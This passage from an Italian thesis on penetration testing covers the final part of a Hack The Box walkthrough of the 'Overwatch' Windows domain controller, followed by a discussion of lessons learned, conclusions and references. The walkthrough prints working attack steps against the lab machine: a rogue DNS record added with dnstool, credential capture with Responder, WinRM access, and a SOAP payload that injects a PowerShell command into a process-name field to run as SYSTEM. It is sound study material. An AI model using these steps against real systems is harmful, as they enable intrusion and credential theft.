Questo primo risultato è già di per sé una scoperta critica: le credenziali dell'utente di servizio `sqlsvc` sono memorizzate direttamente nel codice sorgente dell'applicazione, senza alcuna forma di cifratura, offuscamento o riferimento a un gestore di segreti esterno. Si tratta di una vulnerabilità nota come *hardcoded credentials*, una delle *misconfiguration* più comuni e pericolose negli ambienti di produzione, che consente a chiunque abbia accesso al file binario di ottenere credenziali valide per i servizi interni.

Per comprendere appieno il funzionamento dell'applicazione e individuare ulteriori vettori di attacco, si procede con una decompilazione completa del file binario

utilizzando *JetBrains dotPeek*, un decompilatore .NET gratuito e ampiamente utilizzato in ambito di analisi statica del software. La Figura 5.2 mostra l'interfaccia del decompilatore con il codice sorgente ricostruito.



Figura 5.2: Decompilazione del file binario .NET `overwatch.exe` con JetBrains dotPeek

L'analisi del codice decompilato rivela che l'applicazione è strutturata come un servizio di monitoraggio della cronologia del browser Microsoft Edge. All'interno del namespace `Programs` si trova una funzione denominata `CheckEdgeHistory` che, a intervalli regolari, legge il file di cronologia locale del browser, ne copia il contenuto in un file temporaneo e, successivamente, lo trasferisce in un database MSSQL locale denominato `SecurityLogs`. La connessione al database avviene utilizzando le credenziali hardcoded già individuate in precedenza, confermando la totale assenza di meccanismi di protezione dei segreti, come mostrato nel Listato 5.4.

```
using System;
...

internal class Program
{
    private static void Main(string[] args)
    {
        ...
    }

    private static void CheckEdgeHistory(object sender, ElapsedEventArgs e)
    {
```

```
        string str1 = Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.Loc
    ↪ alApplicationData), "Microsoft\\Edge\\User Data\\Default\\History");
        if (!File.Exists(str1))
        return;
        string tempFileName = Path.GetTempFileName();
        File.Copy(str1, tempFileName, true);
        try
        {
            using (SqlConnection sqlConnection = new SqlConnection("Server=localhost;Datab
    ↪ ase=SecurityLogs;User Id=sqlsvc;Password=TI0LKcfHzZw1Vv;"))
            {
                ....
            }
        }
        catch{}
        finally
        {
            File.Delete(tempFileName);
        }
    }
}
```

Listato 5.4: Decompilazione del codice .NET per l'estrazione delle credenziali

Dal punto di vista della sicurezza, l'analisi del codice decompilato evidenzia molteplici criticità. In primo luogo, la gestione delle eccezioni tramite un blocco `catch` vuoto indica una pratica di sviluppo particolarmente negligente: qualsiasi errore durante la connessione al database o il trasferimento dei dati viene silenziosamente ignorato, rendendo impossibile il rilevamento di anomalie operative o di tentativi di intrusione. In secondo luogo, l'accesso diretto al file di cronologia del browser senza alcun meccanismo di consenso o notifica suggerisce che il software potrebbe essere stato sviluppato come strumento di sorveglianza interno.

Le credenziali estratte vengono validate tramite `crackmapexec`, un framework di post-exploitation ampiamente utilizzato per la verifica di credenziali in ambienti Active Directory, e successivamente utilizzate per connettersi al servizio MSSQL sulla porta non standard 6520, come mostrato nel Listato 5.5. L'obiettivo è esplorare la struttura del database e identificare ulteriori vettori di attacco all'interno dell'istanza.

```
$ crackmapexec smb 10.129.53.250 -u 'sqlsvc' -p 'TI0LKcfHzZw1Vv'
...
SMB  10.129.53.250  445  S200401  [*] Windows Server 2022 Build 20348 x64
SMB  10.129.53.250  445  S200401  [+] overwatch.htb\sqlsvc:TI0LKcfHzZw1Vv

$ impacket-mssqlclient overwatch.htb/sqlsvc:TI0LKcfHzZw1Vv@10.129.53.250 \
    -port 6520 -windows-auth
[*] Encryption required, switching to TLS
```

```
[*] ACK: Result: 1 - Microsoft SQL Server 2022 RTM (16.0.1000)

SQL (OVERWATCH\sqlsvc  guest@master)> USE overwatch;
SQL (OVERWATCH\sqlsvc  dbo@overwatch)> EXEC ('SELECT @@version') AT SQL07;
INFO(S200401\SQLEXPRESS): Line 1: OLE DB provider "MSOLEDBSQL" for linked
server "SQL07" returned message "Communication link failure".
ERROR(MSOLEDBSQL): Line 0: TCP Provider: An existing connection was
forcibly closed by the remote host.
```

Listato 5.5: Validazione delle credenziali e connessione a MSSQL

La connessione al servizio MSSQL ha successo e l'output di `crackmapexec` conferma la validità delle credenziali nel dominio `overwatch.htb`. Esplorando l'istanza di database, si individua la presenza di un *linked server*[1] denominato `SQL07`. Tentando di eseguire una query attraverso questo collegamento con il comando `EXEC ... AT SQL07`, il server restituisce un errore di connessione; il provider OLE DB segnala un *Communication link failure*, indicando che l'host remoto `SQL07` non è attualmente raggiungibile.

Questa scoperta apre un vettore di attacco particolarmente interessante. Poiché la risoluzione del nome `SQL07` è delegata al servizio DNS del dominio Active Directory, un attaccante con credenziali di dominio valide potrebbe registrare un record DNS fraudolento che faccia puntare il nome `SQL07` verso il proprio indirizzo IP. In questo modo, ogni volta che il linked server tenta di stabilire una connessione, il traffico verrebbe dirottato verso la macchina dell'attaccante, consentendo la cattura delle credenziali di autenticazione trasmesse durante il tentativo di connessione.

5.3 Exploitation

La procedura di sfruttamento si basa sulla tecnica del *DNS poisoning* applicata al contesto dei linked server MSSQL. L'obiettivo è registrare un record DNS fraudolento per il nome `SQL07` all'interno del dominio `overwatch.htb`, in modo che qualsiasi tentativo di connessione verso questo server venga dirottato verso la macchina d'attacco. Questa tecnica è resa possibile dal fatto che, in molte configurazioni Active Directory predefinite, gli utenti autenticati del dominio dispongono dei permessi necessari per creare nuovi record DNS all'interno della zona del dominio, una configurazione nota come *insecure dynamic DNS updates*.

[1]Un linked server in MSSQL è un riferimento a un'istanza di database esterna che consente l'esecuzione di query distribuite. I linked server vengono configurati dall'amministratore per collegare più istanze di database tra loro, spesso tra server fisici diversi.

Per la registrazione del record si utilizza lo strumento `dnstool`, specificamente progettato per la manipolazione di record DNS in ambienti Active Directory tramite protocollo LDAP. Contestualmente, si avvia *Responder*, uno strumento di intercettazione di rete che simula diversi servizi di autenticazione (tra cui SMB, HTTP, MSSQL e altri) per catturare le credenziali trasmesse dai client che tentano di connettersi. Il Listato 5.6 mostra l'intera sequenza di comandi eseguiti per la registrazione del record DNS, la verifica della risoluzione e la cattura delle credenziali.

```
$ dnstool -u 'overwatch.htb\sqlsvc' -p 'TI0LKcfHzZw1Vv' \
    -a add -r SQL07 -d 10.10.17.80 10.129.53.250
[+] Bind OK
[+] LDAP operation completed successfully

$ nslookup SQL07.overwatch.htb 10.129.53.250
Server:   10.129.53.250
Address:  10.129.53.250#53
Name:     SQL07.overwatch.htb
Address:  10.10.17.80

$ sudo responder -I tun0 -v
[*] Version: Responder 3.1.7.0
[+] Listening for events...

[MSSQL] Received connection from 10.129.53.250
[MSSQL] Cleartext Client   : 10.129.53.250
[MSSQL] Cleartext Hostname : SQL07 ()
[MSSQL] Cleartext Username : sqlmgmt
[MSSQL] Cleartext Password : bIhBbzMMnB82yx
```

Listato 5.6: Aggiunta del record DNS e cattura delle credenziali

L'operazione si svolge in tre passaggi distinti. Durante il primo passaggio, il comando `dnstool` si autentica al servizio LDAP del Domain Controller utilizzando le credenziali dell'utente `sqlsvc` (precedentemente estratte dal file binario) e aggiunge un record A che associa il nome `SQL07` all'indirizzo IP della macchina d'attacco (`10.10.17.80`). Nel secondo passaggio, una query `nslookup` verifica che la risoluzione DNS del nome `SQL07.overwatch.htb` punti effettivamente verso l'IP desiderato, confermando il successo dell'avvelenamento del DNS. Nel terzo e ultimo passaggio, *Responder* rimane in ascolto sull'interfaccia di rete `tun0` (la VPN di HackTheBox) in attesa che il linked server MSSQL tenti la connessione periodica verso `SQL07`.

Non appena il linked server esegue il tentativo di autenticazione, *Responder* intercetta la connessione e ne cattura le credenziali trasmesse in chiaro: l'utente `sqlmgmt` con password `bIhBbzMMnB82yx`. Il fatto che le credenziali vengano trasmesse in testo non cifrato indica che il linked server è configurato per utilizzare

l'autenticazione SQL nativa, anziché l'autenticazione integrata Windows (Kerberos), una scelta che espone le credenziali a qualsiasi attaccante in grado di intercettare il traffico di rete. Si tratta di un caso emblematico di *credential capture* via DNS spoofing in ambienti MSSQL con linked server configurati senza i dovuti accorgimenti di sicurezza.

Le nuove credenziali dell'utente `sqlmgmt` vengono, quindi, utilizzate per tentare l'accesso remoto alla macchina tramite il protocollo *WinRM*, sfruttando il servizio esposto sulla porta 5985 già identificato nella fase di ricognizione iniziale. A tale scopo si utilizza *Evil-WinRM*, uno strumento specificamente progettato per l'interazione con il servizio WinRM da ambienti Linux, che fornisce una shell PowerShell interattiva sulla macchina remota. Il Listato 5.7 mostra l'accesso e il recupero del flag utente.

```
$ evil-winrm -i overwatch.htb -u 'sqlmgmt' -p 'bIhBbzMMnB82yx'

Evil-WinRM shell v3.7
Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\sqlmgmt> cd Desktop
*Evil-WinRM* PS C:\Users\sqlmgmt\Desktop> dir

    Directory: C:\Users\sqlmgmt\Desktop

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         5/11/2026   3:02 AM             34 user.txt

*Evil-WinRM* PS C:\Users\sqlmgmt\Desktop> more user.txt
8d6db3d48932e0d68cfd3b477a270b4a
```

Listato 5.7: Accesso WinRM e recupero del flag utente

L'accesso via WinRM ha successo e il flag utente viene recuperato dal Desktop dell'utente `sqlmgmt`. La fase successiva prevede l'analisi del sistema alla ricerca di un vettore di privilege escalation che consenta di elevare i privilegi fino all'account `Administrator` o, idealmente, fino a `SYSTEM`.

5.4 Post-Exploitation

Una volta ottenuto l'accesso al sistema con l'utente `sqlmgmt`, la fase di post-exploitation si concentra sull'analisi della configurazione locale della macchina alla ricerca di servizi o processi sfruttabili per l'escalation dei privilegi. Come primo passo, si esamina l'elenco delle connessioni di rete attive per identificare eventuali servizi in ascolto esclusivamente su `localhost`, non raggiungibili dall'esterno, e

quindi invisibili durante la fase di ricognizione iniziale. Questa tecnica è particolarmente efficace in ambienti Windows, dove è frequente trovare servizi interni di gestione o monitoraggio che espongono interfacce di amministrazione accessibili solo localmente.

L'analisi delle connessioni rivela un servizio HTTP in ascolto sulla porta 8000 dell'interfaccia di loopback. Indagando ulteriormente, si scopre che si tratta di un servizio WCF (*Windows Communication Foundation*) che implementa un'interfaccia SOAP[2]. In particolare, il servizio `MonitorService` espone un'operazione denominata `KillProcess` che accetta in input il nome di un processo da terminare. L'esame della logica di questa operazione rivela che il parametro non è sottoposto ad alcuna forma di sanificazione o validazione, aprendo la strada a un'iniezione di comandi arbitrari. Il Listato 5.8 mostra l'individuazione del servizio locale e la costruzione del payload SOAP per l'iniezione.

```
*Evil-WinRM* PS C:\Users\sqlmgmt\Desktop> netstat -ano | findstr LISTENING | findstr 127.0.
    ↪ 0.1
  TCP    127.0.0.1:53           0.0.0.0:0              0      LISTENING       1524
  TCP    127.0.0.1:8000         0.0.0.0:0              0      LISTENING       4012

*Evil-WinRM* PS C:\Users\sqlmgmt\Desktop> $url = "http://localhost:8000/MonitorService"
$action = '"http://tempuri.org/IMonitoringService/KillProcess"'

$payload = @"
<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
               xmlns:xsd="http://www.w3.org/2001/XMLSchema"
               xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
  <soap:Body>
    <KillProcess xmlns="http://tempuri.org/">
      <processName>inesistente; Get-Content C:\Users\Administrator\Desktop\root.txt
      </processName>
    </KillProcess>
  </soap:Body>
</soap:Envelope>
"@

$risultato = Invoke-RestMethod -Uri $url -Method Post \
    -ContentType "text/xml; charset=utf-8" \
    -Headers @{ "SOAPAction" = $action } \
    -Body $payload -UseBasicParsing

$risultato.Envelope.Body.KillProcessResponse.KillProcessResult
c53c9402b5f782a5989351293de4ef58
```

Listato 5.8: Individuazione del servizio locale e iniezione SOAP

[2]SOAP (*Simple Object Access Protocol*) è un protocollo di comunicazione basato su XML che definisce un formato standardizzato per lo scambio di messaggi tra servizi web.

La tecnica di sfruttamento opera nel modo seguente: nel campo `processName` della richiesta SOAP, anziché fornire il nome legittimo di un processo, si inserisce un valore arbitrario seguito da un punto e virgola e da un comando PowerShell. Il punto e virgola agisce come separatore di istruzioni nel parser PowerShell, facendo sì che il motore di scripting interpreti la seconda parte come un comando separato e indipendente. In questo caso, il comando iniettato è `Get-Content`, che legge il contenuto del file `root.txt` dal Desktop dell'utente `Administrator`. Poiché il servizio WCF in ascolto sulla porta 8000 è in esecuzione con i privilegi del processo genitore, che in questo caso corrisponde all'account `SYSTEM` (il livello di privilegio più elevato in un sistema Windows), il comando iniettato viene eseguito con piena autorità sul sistema e il suo output viene restituito nella risposta SOAP.

Questa vulnerabilità di tipo *command injection* è resa possibile dall'assenza di qualsiasi meccanismo di validazione dell'input nel servizio WCF. Una corretta implementazione avrebbe dovuto prevedere almeno una whitelist dei nomi di processo consentiti, la sanificazione dei caratteri speciali nel parametro di input o l'utilizzo di API dedicate per la gestione dei processi, anziché il passaggio diretto del parametro a un interprete di comandi.

L'attacco si conclude, quindi, con l'ottenimento di entrambi i flag: quello utente, recuperato dal Desktop di `sqlmgmt` tramite accesso WinRM con credenziali catturate via DNS spoofing, e quello di root, letto attraverso l'iniezione di comandi nel servizio WCF/SOAP con privilegi `SYSTEM`. La macchina Overwatch è stata completamente compromessa attraverso una successione di tre tecniche concatenate: estrazione di credenziali *hardcoded* da un file binario .NET esposto su una condivisione SMB accessibile in modalità anonima, DNS poisoning per il dirottamento di un linked server MSSQL e la conseguente cattura di credenziali di autenticazione trasmesse in chiaro, e infine command injection in un servizio WCF/SOAP locale per la privilege escalation diretta ai massimi privilegi del sistema.

Capitolo 6

Discussione

In questo capitolo si propone una riflessione critica sulle tre attività di penetration test descritte nei capitoli precedenti. Per ciascuna macchina si analizzano le lezioni apprese durante il processo di compromissione, le considerazioni personali sulla metodologia adottata e le implicazioni più ampie che le vulnerabilità riscontrate suggeriscono in contesti reali di sicurezza informatica.

6.1 Considerazioni su Facts

La macchina Facts, nonostante il livello di difficoltà classificato come "easy", ha offerto una panoramica estremamente istruttiva sulla catena di compromissione tipica di un'applicazione web in ambiente Linux. La lezione più significativa emersa da questa attività riguarda il concetto di *defence in depth*, ossia la necessità di implementare molteplici livelli di protezione indipendenti l'uno dall'altro, poiché la compromissione di un singolo componente può innescare un effetto a cascata che conduce al controllo totale del sistema.

Il primo insegnamento riguarda la gestione degli accessi nelle applicazioni web. La possibilità di registrare liberamente nuovi account sul CMS Camaleon, senza alcuna restrizione o approvazione da parte di un amministratore, ha rappresentato il punto di ingresso iniziale nell'intero sistema. In un contesto di produzione, questa configurazione è tanto comune quanto pericolosa; infatti, molti CMS, per semplicità di configurazione, abilitano la registrazione aperta per impostazione predefinita, delegando all'amministratore la responsabilità di restringerne l'accesso. Come dimostrato dall'attacco, anche un account con privilegi minimi può diventare un vettore critico se esiste una vulnerabilità di privilege escalation, come la CVE-2025-2304, che consente di elevare i permessi fino al ruolo di amministratore.

Un secondo aspetto rilevante riguarda la conservazione di credenziali sensibili all'interno dell'applicazione stessa. Le chiavi di accesso al servizio MinIO (compatibile con Amazon S3), memorizzate nel database del CMS, hanno permesso di accedere a un bucket contenente l'intera home directory di un utente di sistema, inclusa la chiave privata SSH. Questa osservazione evidenzia un problema architetturale

ricorrente, ovvero l'assenza di separazione tra i segreti dell'applicazione e quelli dell'infrastruttura sottostante. In un ambiente sicuro, le credenziali di accesso allo storage dovrebbero essere gestite tramite un servizio dedicato come un *secrets manager* e mai archiviate in chiaro nel database applicativo.

Infine, la fase di post-exploitation ha messo in luce l'importanza della scelta di password robuste. La chiave privata SSH era protetta da una passphrase, un meccanismo di sicurezza che, in teoria, avrebbe dovuto impedire l'uso della chiave da parte di un attaccante. Tuttavia, la passphrase scelta (`dragonballz`) era presente nel dizionario `rockyou.txt` e quindi vulnerabile a un attacco di forza bruta completato in meno di tre minuti. Analogamente, la configurazione di `sudo` che consentiva l'esecuzione di *Facter* come root senza password rappresenta un caso emblematico di privilegio eccessivo; infatti, il principio del *least privilege* impone che a ogni utente e processo vengano assegnati solo i permessi strettamente necessari per svolgere la propria funzione.

6.2 Considerazioni su Silentium

La macchina Silentium ha introdotto un livello di complessità superiore rispetto a Facts, pur mantenendo la classificazione "easy", grazie alla presenza di un ambiente containerizzato con Docker e alla concatenazione di tre vulnerabilità distinte su due applicazioni differenti. L'insegnamento principale di questa attività è che la sicurezza di un sistema non è determinata dal suo componente più forte, ma dal suo anello più debole; la compromissione di un singolo servizio esposto su un sottodominio di staging ha permesso di raggiungere il controllo totale dell'intero host.

La prima lezione riguarda la pericolosità degli ambienti di staging esposti in rete. Il sottodominio `staging.silentium.htb`, scoperto tramite enumerazione dei virtual host, ospitava un'istanza di Flowise affetta da due vulnerabilità critiche: un authentication bypass (CVE-2024-31621) e una Remote Code Execution (CVE-2025-59528). In contesti reali, gli ambienti di staging e sviluppo vengono spesso trascurati dal punto di vista della sicurezza perché considerati "non in produzione". Tuttavia, come dimostrato dall'attacco, esse possono costituire un punto di ingresso privilegiato verso l'infrastruttura interna. La raccomandazione principale è quella di proteggere gli ambienti di staging con le stesse misure applicate alla produzione, o meglio ancora, di renderli inaccessibili dall'esterno tramite VPN o firewall dedicati.

Una seconda considerazione riguarda la gestione dei segreti nei container Docker. Una volta ottenuta la shell all'interno del container Flowise, le variabili d'ambiente hanno rivelato non solo le credenziali dell'applicazione, ma anche la password SMTP dell'utente `ben`, che si è rivelata essere la stessa password utilizzata per l'accesso SSH all'host sottostante. Questo scenario illustra due problemi distinti:

da un lato, la pratica diffusa, ma pericolosa, del riutilizzo delle password tra servizi differenti; dall'altro, l'esposizione di segreti tramite variabili d'ambiente, che in un container compromesso diventano immediatamente accessibili. Soluzioni più robuste prevedono l'uso di *Docker secrets* o di sistemi di gestione centralizzata dei segreti, come HashiCorp Vault.

Infine, la privilege escalation tramite Gogs ha evidenziato i rischi associati all'esecuzione di servizi con privilegi eccessivi. L'istanza di Gogs, pur essendo un servizio applicativo che non necessita di privilegi elevati, era in esecuzione come utente `root`. Questa configurazione ha trasformato una vulnerabilità di tipo RCE (CVE-2025-8110), che in condizioni normali avrebbe concesso solo i privilegi dell'utente del servizio, in un vettore di escalation diretta ai massimi privilegi del sistema. L'adozione del principio del *least privilege* anche per i processi di sistema, unitamente all'uso di utenti dedicati e non privilegiati per l'esecuzione dei servizi, avrebbe significativamente mitigato l'impatto di questa vulnerabilità.

6.3 Considerazioni su Overwatch

La compromissione della macchina Overwatch ha rappresentato l'attività più complessa e formativa tra le tre analizzate, sia per la natura dell'ambiente (un Domain Controller Windows Server 2022 con Active Directory) sia per la sofisticazione delle tecniche di attacco richieste. Le lezioni apprese in questa attività riguardano aspetti profondamente diversi rispetto alle macchine Linux, e mettono in luce le sfide specifiche della sicurezza negli ambienti enterprise basati su Windows.

Il primo insegnamento riguarda la pericolosità delle credenziali *hardcoded* all'interno dei file binari. L'applicazione di monitoraggio `overwatch.exe`, esposta su una condivisione SMB accessibile in modalità anonima, conteneva le credenziali del servizio MSSQL in chiaro, direttamente nel codice sorgente compilato. Questa scoperta evidenzia un malinteso diffuso; molti sviluppatori ritengono erroneamente che la compilazione di un'applicazione offuschi o protegga i dati sensibili incorporati nel codice. In realtà, come dimostrato dall'analisi condotta con JetBrains dotPeek, le applicazioni .NET possono essere decompilate con estrema facilità, ricostruendo il codice sorgente originale con un grado di fedeltà quasi perfetto. A questo si aggiunge che la condivisione SMB nascosta (indicata dal suffisso `$`) non offriva alcuna protezione reale, essendo comunque accessibile senza autenticazione.

La seconda lezione, forse la più rilevante dal punto di vista tecnico, riguarda la tecnica di DNS poisoning applicata ai linked server MSSQL. La possibilità di registrare record DNS arbitrari all'interno della zona Active Directory, sfruttando le autorizzazioni predefinite concesse agli utenti autenticati (*insecure dynamic DNS updates*), ha consentito di dirottare il traffico destinato al linked server `SQL07` verso la macchina d'attacco. Questa tecnica ha messo in evidenza come le configurazioni

predefinite di Active Directory, spesso mantenute invariate dagli amministratori per comodità o per mancanza di consapevolezza, possano costituire un rischio significativo. In un ambiente di produzione, la zona DNS del dominio dovrebbe accettare aggiornamenti solo da server autorizzati (*secure-only dynamic updates*), e i linked server MSSQL dovrebbero utilizzare l'autenticazione integrata Windows (Kerberos) anziché l'autenticazione SQL nativa, per evitare la trasmissione di credenziali in chiaro sulla rete.

L'ultima considerazione riguarda la vulnerabilità di command injection nel servizio WCF/SOAP. L'assenza di qualsiasi forma di validazione o sanificazione dell'input nel metodo `KillProcess` ha consentito l'iniezione di comandi PowerShell arbitrari, eseguiti con i privilegi `SYSTEM`. Questo scenario rappresenta un caso da manuale di come un servizio interno, apparentemente innocuo perché accessibile solo da localhost, possa diventare un vettore critico di privilege escalation se non implementato con le dovute cautele. La lezione appresa è duplice: da un lato, la sicurezza non deve mai basarsi esclusivamente sull'isolamento di rete (*security by obscurity*); dall'altro, ogni input proveniente dall'utente, anche in servizi interni, deve essere trattato come potenzialmente malevolo e sottoposto a rigorosa validazione prima dell'elaborazione.

Conclusioni

In questo lavoro di tesi abbiamo affrontato in modo sistematico il tema del penetration testing, progettando ed eseguendo tre attività pratiche su ambienti simulati forniti dalla piattaforma Hack The Box. Dopo aver delineato i fondamenti teorici della cybersecurity e dell'ethical hacking e dopo aver presentato gli strumenti software impiegati, abbiamo condotto tre penetration test su sistemi eterogenei, seguendo, in ciascun caso, le fasi canoniche di information gathering, vulnerability analysis, exploitation e post exploitation. Nel primo scenario abbiamo compromesso la macchina Facts, un'applicazione web basata sul CMS Camaleon in ambiente Linux: sfruttando una registrazione utenti non controllata, una vulnerabilità di privilege escalation nota e una configurazione sudo eccessivamente permissiva, abbiamo ottenuto il controllo totale del sistema, dimostrando come una catena di debolezze anche singolarmente non critiche possa condurre alla compromissione completa di una macchina. Nel secondo scenario abbiamo violato la macchina Silentium, un'infrastruttura containerizzata, concatenando un authentication bypass e una Remote Code Execution nella piattaforma Flowise per accedere a un container Docker, effettuando, poi, un movimento laterale verso l'host tramite credenziali riutilizzate e una privilege escalation attraverso il servizio Gogs, in esecuzione con privilegi eccessivi. Nel terzo scenario abbiamo compromesso la macchina Overwatch, un'infrastruttura Active Directory avanzata basata su Windows Server: abbiamo estratto credenziali hardcoded da un file binario .NET esposto su una condivisione SMB, impiegato una tecnica di DNS poisoning per dirottare un linked server MSSQL e sfruttato una command injection in un servizio WCF/SOAP interno per ottenere i privilegi SYSTEM. I risultati ottenuti hanno confermato l'efficacia del penetration testing come strumento di analisi proattiva della sicurezza, evidenziando l'importanza di un approccio multidisciplinare che integri competenze tecniche, capacità di adattamento e consapevolezza dei rischi.

Guardando al futuro, riteniamo che le sfide in ambito cybersecurity saranno molteplici e in rapida evoluzione. La crescente diffusione del Cloud computing, dell'Internet of Things e dell'Intelligenza Artificiale introduce nuovi vettori di attacco e richiede lo sviluppo di strumenti di difesa sempre più sofisticati. In questo contesto, il penetration testing dovrà evolversi per integrare scenari basati su infrastrutture cloud-native, ambienti multi-tenant e sistemi che sfruttano modelli di machine learning, nei quali le superfici d'attacco sono profondamente diverse da quelle tradizionali. Un ulteriore ambito di sviluppo riguarda l'automazione delle attività di testing attraverso l'impiego di tecniche di Intelligenza Artificiale per la

ricognizione automatica, la generazione di exploit e la correlazione di vulnerabilità, mantenendo, tuttavia, il ruolo centrale dell'analista umano nell'interpretazione dei risultati e nella valutazione del rischio. Riteniamo, infine, che la diffusione di architetture Zero Trust e l'adozione di pratiche DevSecOps suggeriscano la necessità di integrare il penetration testing nei cicli di sviluppo e rilascio del software, affinché la sicurezza non sia un'attività puntuale ma un processo continuo e sistematico.

Bibliografia

Corte di Cassazione, Sezioni Unite Penali (2012). *Sentenza n. 4694 del 27 ottobre 2011 (dep. 7 febbraio 2012)*. In tema di accesso abusivo a sistema informatico e domicilio informatico. (cit. a p. 20).

Engebretson, P. (2013). *The Basics of Hacking and Penetration Testing*. 2ª ed. Syngress (cit. alle pp. 7, 11, 12).

European Union Agency for Cybersecurity (2023). *ENISA Threat Landscape 2023*. Rapp. tecn. ENISA. URL: https://www.enisa.europa.eu/publications/enisa-threat-landscape-2023 (cit. a p. 6).

Hafner, K. e J. Markoff (1991). *Cyberpunk: Outlaws and Hackers on the Computer Frontier*. Simon & Schuster (cit. a p. 5).

Harper, A., S. Harris, J. Ness e C. Eagle (2011). *Gray Hat Hacking: The Ethical Hacker's Handbook*. 3ª ed. McGraw-Hill (cit. alle pp. 7, 11, 12).

Levy, S. (1984). *Hackers: Heroes of the Computer Revolution*. storia e cultura hacker. Anchor Press/Doubleday. URL: https://books.google.it/books?id=o3YfAQAAIAAJ (cit. a p. 3).

Mitnick, K. D. e W. L. Simon (2002). *The Art of Deception: Controlling the Human Element of Security*. Wiley (cit. a p. 5).

OWASP Foundation (2020). *Web Security Testing Guide*. 4.2. URL: https://owasp.org/www-project-web-security-testing-guide/ (cit. alle pp. 5, 9, 11).

Patrick, J. (1995). *Ethical Hacking (term introduction)*. Industry presentation/IBM internal note. citato in letteratura sul termine "ethical hacking" (cit. a p. 4).

Picotti, L. (2004). *Il diritto penale dell'informatica nell'epoca di Internet*. Padova: CEDAM (cit. a p. 21).

Scarfone, K., M. Souppaya, A. Cody e A. Orebaugh (2008). *Technical Guide to Information Security Testing and Assessment*. Rapp. tecn. National Institute of Standards e Technology. URL: https://doi.org/10.6028/NIST.SP.800-115 (cit. alle pp. 8–10, 12).

Spafford, E. H. (1989). *The Internet Worm Program: An Analysis*. Rapp. tecn. CSD-TR-823. Purdue University (cit. a p. 5).

Weidman, G. (2014). *Penetration Testing: A Hands-On Introduction to Hacking*. San Francisco: No Starch Press (cit. alle pp. 13–15).

Zetter, K. (2014). *Countdown to Zero Day: Stuxnet and the Launch of the World's First Digital Weapon*. New York: Crown Publishing Group (cit. a p. 6).

Sitografia

Amazon Web Services (2024). *AWS Command Line Interface (CLI) Documentation*. URL: https://docs.aws.amazon.com/cli/ (visitato il giorno 29/05/2026) (cit. a p. 31).

CyberVaca / Evil-WinRM contributors (2024). *Evil-WinRM*. URL: https://github.com/hackplayers/evil-winrm (visitato il giorno 29/05/2026) (cit. a p. 32).

Fortra / Core Security (maintainers) (2024). *Impacket*. URL: https://github.com/fortra/impacket (visitato il giorno 29/05/2026) (cit. a p. 28).

Free Software Foundation (2023). *GNU Bash Reference Manual*. URL: https://www.gnu.org/software/bash/manual/ (visitato il giorno 29/05/2026) (cit. a p. 34).

Gaffié, L. (2024). *Responder – LLMNR, NBT-NS and MDNS poisoner*. URL: https://github.com/lgandx/Responder (visitato il giorno 29/05/2026) (cit. a p. 29).

Hack The Box (2024). *Hack The Box*. Company and platform information. URL: https://www.hackthebox.com/ (visitato il giorno 29/05/2026) (cit. a p. 24).

Hobbit e subsequent maintainers (2000). *Netcat — history and usage*. TCP/IP Swiss Army Knife history and examples. URL: https://nc110.sourceforge.io/ (visitato il giorno 29/05/2026) (cit. a p. 33).

IBM (2026a). *Che cos'è un attacco man-in-the-middle (MITM)?* IBM. URL: https://www.ibm.com/it-it/think/topics/man-in-the-middle (visitato il giorno 20/05/2026) (cit. a p. 19).

IBM (2026b). *Cos'è l'ingegneria sociale?* IBM. URL: https://www.ibm.com/it-it/think/topics/social-engineering (visitato il giorno 20/05/2026) (cit. a p. 16).

IETF / RFC 4251 summary (2006). *SSH: architecture and protocols*. RFC 4251 and related resources. URL: https://datatracker.ietf.org/doc/html/rfc4251 (visitato il giorno 29/05/2026) (cit. a p. 32).

Kali Linux Documentation (2024). *What is Kali Linux?* Kali Linux official documentation. URL: https://www.kali.org/docs/ (visitato il giorno 29/05/2026) (cit. a p. 23).

Nmap Project (2023). *Nmap Reference Guide*. URL: https://nmap.org/book/man.html (visitato il giorno 29/05/2026) (cit. a p. 26).

Offensive Security (mar. 2013). *Kali Linux press release*. Announced at Black Hat Europe, 13 March 2013. URL: https://www.offensive-security.com/kali-linux/ (visitato il giorno 29/05/2026) (cit. alle pp. 22, 23).

Offensive Security (2024). *Exploit Database (Exploit-DB)*. Exploit and PoC archive. URL: https://www.exploit-db.com/ (visitato il giorno 29/05/2026) (cit. a p. 29).

OJ Reeves (2024). *Gobuster – high performance tool for brute-forcing URIs and DNS*. URL: https://github.com/OJ/gobuster (visitato il giorno 29/05/2026) (cit. a p. 27).

Openwall Project (2024). *John the Ripper documentation*. URL: https://www.openwall.com/john/ (visitato il giorno 29/05/2026) (cit. a p. 30).

The Penetration Testing Execution Standard (2026). *The Penetration Testing Execution Standard (PTES)*. URL: http://www.pentest-standard.org (visitato il giorno 19/05/2026) (cit. alle pp. 13, 14).

